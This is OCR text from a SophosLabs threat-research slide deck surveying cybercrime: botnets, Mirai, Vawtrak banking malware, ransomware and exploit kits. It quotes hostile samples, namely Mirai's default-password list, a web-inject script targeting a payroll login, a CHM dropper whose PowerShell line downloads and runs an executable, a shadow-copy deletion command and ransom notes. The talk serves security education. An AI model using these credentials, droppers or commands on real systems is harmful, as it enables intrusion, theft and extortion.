
On cyber-attacks and cyber-security ... in 60min

Dmitry Samosseiko

Director of Threat Research, SophosLabs



The good old days...




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Stuxnet virus attack on Iranian <u>nuclear</u> programme: the first strike by computer?



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US-China agree to not conduct cybertheft of intellectual property

Everett Rosenfeld with Reuters Friday, 25 Sep 2015 | 1:39 PM ET

2013



Target: 40 million credit cards

by CNNMoney Staff @CNNMoney


(L) December 19, 2013: 4:41 PM ET



- 200 million Estimated dollar cost to credit unions and community banks for reissuing 21.8 million cards
- 18.00 35.70 The median price range (in dollars) per card stolen from Target and resold on the black market
- 1 million 3 million The estimated number of cards stolen from Target that were successfully sold on the black market and used for fraud
- 53.7 million The income that hackers likely generated from the sale of 2 million cards stolen from Target).



Yesterday



Who is the target...

Targeted



- Industrial systems
- Political activists and celebrities
- Retailers, banks, credit unions, online stores, casinos, ATMs

Source and Motive...




Nation-state cyber-espionage








Financially motivated (cybercrime)



Malware monetization options



SOURCE: http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/

Cybercrime malware by type

- Viruses = infecting files, self-propagates
- Worms = spreads through network holes, self-propagates
- Trojans = resident software with backdoor functionality, pretends to be legitimate, doesn't self-propagate








Botnet use

- 1. Email spam
- 2. Web spam (comments)
- 3. DDoS (Distributed Denial of Service)
- 4. Information stealers
- 5. ...





A botnet is a robot network: a collection of infected online devices, which could be laptops, servers, phones, routers, webcams, or any connected device that can run programs and send data across the internet.

Sept 2016 – A record high 620 Gbps DDoS from Mirai IoT botnet

21 KrebsOnSecurity Hit With Record DDoS

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On Tuesday evening, KrebsOnSecurity.com was the target of an extremely large and unusual distributed denial-of-service (DDoS) attack designed to knock the site offline. The attack did

KrebsonSecurity

21 Hacked Cameras, DVRs Powered Today's Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.

Earlier today cyber criminals began training their attack cannons on Dyn, an Internet infrastructure company that provides critical technology services to some of the Internet's top destinations. The attack began creating problems for Internet users reaching an array of sites, including Twitter, Amazon, Tumblr, Reddit, Spotify and Netflix.



, the company that protects as nearly double the size of iggest assaults the Internet

> admin/password user/user admin/admin1234 admin/1111 root/1234 service/service guest/12345 administrator/1234

ubnt/ubnt root/hi3518 root/zlxx. root/system root/user admin/1111111 admin/54321 admin/1234 tech/tech

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root/ikwb root/realtek admin/1234 admin/123456 admin/pass

mother/fu r

root/admin root/xmhdipc root/123456 root/(none) root/12345 root/pass admin/smcadmin root/password

guest/guest admin1/password 888888/888888 root/Zte521 root/anko

Administrator/admin

root/7ujMko0admin root/dreambox root/00000000 admin/12345

admin/7ujMko0admin

admin/meinsm

Mirai's built-in password dictionary.

Banking Malware



- Steals account credentials on banking websites
- Initiates automatic money transfer
- "Web injects" (injecting DLL into browser process)
- "Vawtrack" Crimeware-as-a-Service model (steal to order)
- https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-vawtrak-international-crimeware-as-a-service-tpna.pdf

Vawtrak Crimeware-as-a-Service (CaaS)

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Re: Applicant #1514042338
Hello,
Your application for an FNBO Direct account has been received. As an FNBO Direct customer, not only will
you receive an exceptional interest rate,
you can be confident your accounts are held by a bank established in values of trust, integrity, and
security.
Please find in the attached document information concerning your application.
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Accounts are offered by First National Bank of Omaha,
Member FDIC. Deposits are insured to the maximum permitted by law.
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- EXE attachment or Exploit Kit attack
 Connects to C&C

Injects into legitimate process

- Receives configuration file
- Hooks APIs to inspect network traffic
 Injects code into web pages of specific URLs

Vawtrack web inject

Target URL: runpayroll.adp.com/(default.aspx\?Action=login|registered/RegisteredLogin.aspx)

Flags: 0x22

Data before: </body>

Data inject: <script> %framework% var fw = new EQFramework("%framework_key%"); var CurQue function ShowEl(name){if (isset(name)) {document.getElementByld(name).style.display = ";}} funct true;} else {ViewMain(); }} function ViewMain(){document.title = MainTitle; HideEl("WaitDiv"); ShowEl("AnswLbl1"); GurQuestions == 1) { if (isset("AnswLbl1")) document.getElementByld("AnswLbl1").innerHTML = fw CurQuestions++; } else if (CurQuestions == 2) { PostRequest += fw.GetVal("AdpQuestion2") + '=' + fw.DelVal("AdpQuestion1"); fw.DelVal("AdpQuestion2"); ViewMain(); } } if (fw.GetVal("AdpQuestion1"); fw.DelVal("AdpQuestion2"); ViewMain(); } } else { if ("InkForgotPassword").click(); } else

Screen Locker Ransomware

Windows заблокирован! Місгоsoft Security обнаружил нарушения использования сети интернет.

Для разблокировки Windows необхолимо:

Причина: Вы смотрели фильмы содержащие гей-порно.


Пополнить номер абонента Била<mark>йн: <u>8-962-873-44-51</u> н</mark>а сумму 400 рублей Оплатить можно через терминал для оплаты сотовой связи.

После оплаты, на выданном терминалом чеке. Вы найдёте Ваш персональный код разблокировки, который необходимо ввести ниже.

	1	2	3	4	5	_6_	7	8	9	очистить
Ваш код:							вход в систему			

Если в течении 12 часов с момента появления данного сообщения, не будет введён код. все данные, включая Windows и bios будут БЕЗВОЗВРАТНО УДАЛЕНЫ! Попытка переустановить систему приведёт к нарушениям работы компьютера.

"Police Locker"



surcharge@cyber-metropolitan-police.co.uk.



Early monetization methods: Prepaid cards and cash vouchers







PARTICIPATING RETAILERS





























BUNDES

IP:

Ein Vorgang
Das Betriebssystem wurde im Zusamme
Deutschland gesperrt! Es wurde folger
IP wurden Seiten mit pornografischer

Auf Ihrem Computer wurden ebenfals Gewalt und Kinderpornografie fest terroristischen Hintergrunden, versch

Ihre Angaben:

Um die Sperre des Computers aufzuh zahlen. Sie haben zwei Mög 1) Die Z

Dazu geben Sie bitte den erworbenen auf OK (haben Sie mehrere Codes,so

Sollte das System Fehler Melden,s

Die Zahl
Dazu geben Sie bitte den erworbener
und drücken Sie anschliessend auf (
nacheinander ein und drücken Sie a
müssen Sie den Code per Ei









Activite illicite demelee!

Ce blocage de l'ordinateur sert a la prevention de vos actes illegaux. Le systeme d'exploitation a ete bloque a cause de la derogation de lois de la Republique Française!

On a releve l'infraction a la loi: de votre IP adresse qui correspond a """ on a realise la requete sur le site qui contient la pornographie, la pornographie d'enfant, la sodomie et des actes de violence envers les enfants. Egalement on a recupere un video avec les elements de violence et la pornographie d'enfants. De meme on a retrouve l'envoi cu courriel electronique sous forme de spam avec les dessous terroristes.



Pour lever le blocage de l'ordinateur vous devez payer le recouvrement de 100 euros.

Il y a deux possibilites d'effectuer le paiement:

1) Abolition de dettes a l'aides du systeme de paiement Ukash:

Pour le faire vous devez remplir le champs du paiement avec le code donne, puis appuyer sur OK (en cas de deux codes disponibles, remplissez-les successivement l'un apres quoi appuyes sur OK).

Si le système informe d'une erreur, vous devez envoyer le code à l'adresse electronique cyber@defense.fr.

2) Paiement a l'aide de Paysafecard:

Pour le faire vous devez remplir le champs du paiement avec le code (ou avec le mot d'ordre) et appuyer sur OK (en cas de deux codes disponibles, remplissez-les successivement l'un après l'autre après quoi appuyez sur OK).

En cas d'apparition d'une erreur, vous devez envoyer le code a l'adresse electronique cyber@defense.fr.

Okash Ou puis-je acheter un voucher Ukash?

Acheter Ukash dans plus de 20.000 points de vente en France. Vous pouvez obtenir Ukash dans des centaines de milliers d'endroits du monde entier, sur Internet, des portefeuilles, kiosques et GAB, y compris les bureaux de tabac, presse et stations service.



Tabac presse - Ukash est disponíble dans des milliers bureaux de tabac.

Toneo - Ukash est maintenant disponible avec la Carte Toneo.


Becharge - Utilisez Ukash en ligne 24/7 avec Visa/MasterCard ou Carte Bancaire.



OK

OK

File Crypting Ransomware



Common ransomware characteristics

- Unbreakable encryption
- Unique public key is generated on the server
- Deletes "shadow" copies of files
- Uses I2P proxies to communicate with its command-n-control
- Uses TOR network and Bitcoins for payments
- Infection vectors: email, drive-by downloads, malvertizement

Ransomware + Bitcoins =




Bitcoins

- Available world-wide
- Practically untraceable

Ransomware


- Indiscriminate
- Openly criminal

Bitcoin Address Addresses are identifiers which you use to send bitcoins to another person.



Cryptolocker: **17,706,729.70** USD (Nov 2013)

Coincidence?



CTB-Locker



TorrentLocker/Crypt0L0cker

ご注意

본인의 모든 파일을 CryptOl お客様のファイルをCryptOLOckerウイルスによって暗号化しました

본인의 모든 중요한 파일을 (원격 네트워크 드라이브, USB 러스으로 코딩했습니다. 본인의 파일을 복구할 유일한 방법 니다.

결고: Crypt0L0cker 제거하는 것이 알호화된 파일에 백세.

お客様の重要なファイル(ネットワーク・ディスク、USBなどのファイルを含む)。画像、動画、ドキュメントなどは、当方のCrypt0L0ckerウイルスによって暗号化されました。お客様のファイルをもとに戻すには、お支払いが必要となります。お支払いのない場合、ファイルは失われます。

響告: Crypt0L0ckerを削縮しても、暗号化されたファイルへのアクセスを復活させることはできません。

파일 복원 자불하

ファイル復元のお支払いはこちらをクリックしてください

자주 묻는 질문

[+] 제 파일이 어떻게 원 이해하기 쉽게 도와주는 참

[+] 제 파일을 복원 할 파일률 복원하기 유일한 법

[+] 그런 다음에 어떻게 디코딜 프로그램을 구입하

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
비축 주소를 이용하여 사이트에 액세스

"TorrentLocker criminals went so far as to refuse to push the Ransomware executable to victim machines whose IP addresses did not belong to the target countries."

[+] そぢらのウェブサイトにアクセスできないのですが、どうすればいいでしょうか?

予備アドレスを使用したウェブサイトへのアクセス

TorrentLocker



CryptoWall

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall 3.0

More information about the encryption keys using RSA-2048 can be found here: http://en.wikipedia.org/wiki/RSA (cryptosystem)

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

Cannot you find the files you need?

Is the content of the files that you have watched not readable?

It is normal because the files' names, as well as the data in your files have been encrypted.

Congratulations!!! You have become a part of large community CryptoWall.

or more specific instructions, please visit your personal nome page, there are a few different addresses pointing to your page below.

- 1. 6i3cb6owitcouepv.payoptvars.com/**diado**
- **2.** 6i3cb6owitcouepv.payforusa.com/doidd
- 3. 6i3cb6owitcouepv.paywelcomefor.com/

CryptoWall Project is not malicious and is not intended to harm a person and his/her information data.


The project is conducted for the sole purpose of instruction in the field of information security, as well as certification of antivirus products for their suitability for data protection.

Together we make the Internet a better and safer place.

4. Follow the instructions on the site.

IMPORTANT INFORMATION:
6i3cb6owitcouepv.payoptvars.com/
6i3cb6owitcouepv.onion/
4 Your Personal PAGE
4 Your Personal PAGE(using TOR)
4 Your personal code (if you open the site (or TOR 's) directly)

Attack example, stage 1




... stage 2 (CHM file)

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<title>JP Morgan Chase SecureMessage</title>
cheado
xmeta http-equiv="Content-Type" content="text/html; charset=Windows-1251">
(/HEAD>
(BODY)
 <OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1"
   value=",cmd,/c powershell
                                                                                               /wp-content/plugins/pafacile/images/chasepayment.exe','%TEMP%\chase.exe');
        (New-Object System.Net.WebClient).DownloadFile('http://www.
(New-Object -com Shell.Application).ShellExecute('%TEMP%\chase.ext')">
<PARAM name="Item2" value="273,1,1">
:/OBJECT>
kschiptx
c.Click();
</SCRIPT>
div.
ktable style="width:566px;" cellpadding="0" cellspacing="0" align="center".
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... stage 3 (EXE)

- Launches new instance of explorer.exe
- Injects unpacked CryptoWall binary code into this process
- Original process exits
- vssadmin.exe Delete Shadows /All /Quiet
- Achieves persistence with autorun registry keys
- Starts a new process for CnC communication via I2P
- Obtains unique public key
- Uses AES 256 encryption to encrypt documents
- Writes and displays "how to decrypt" note in the language, based on GEO IP lookup

Spammed DOC with embedded LNK spawning Powershell download



Web-based attacks

> 100 000 new malicious pages every day

80% belong to legitimate sites



Exploit kits/packs

- Cheap (\$50/month)
- Easy to use
- 'Silent' infection of victims


















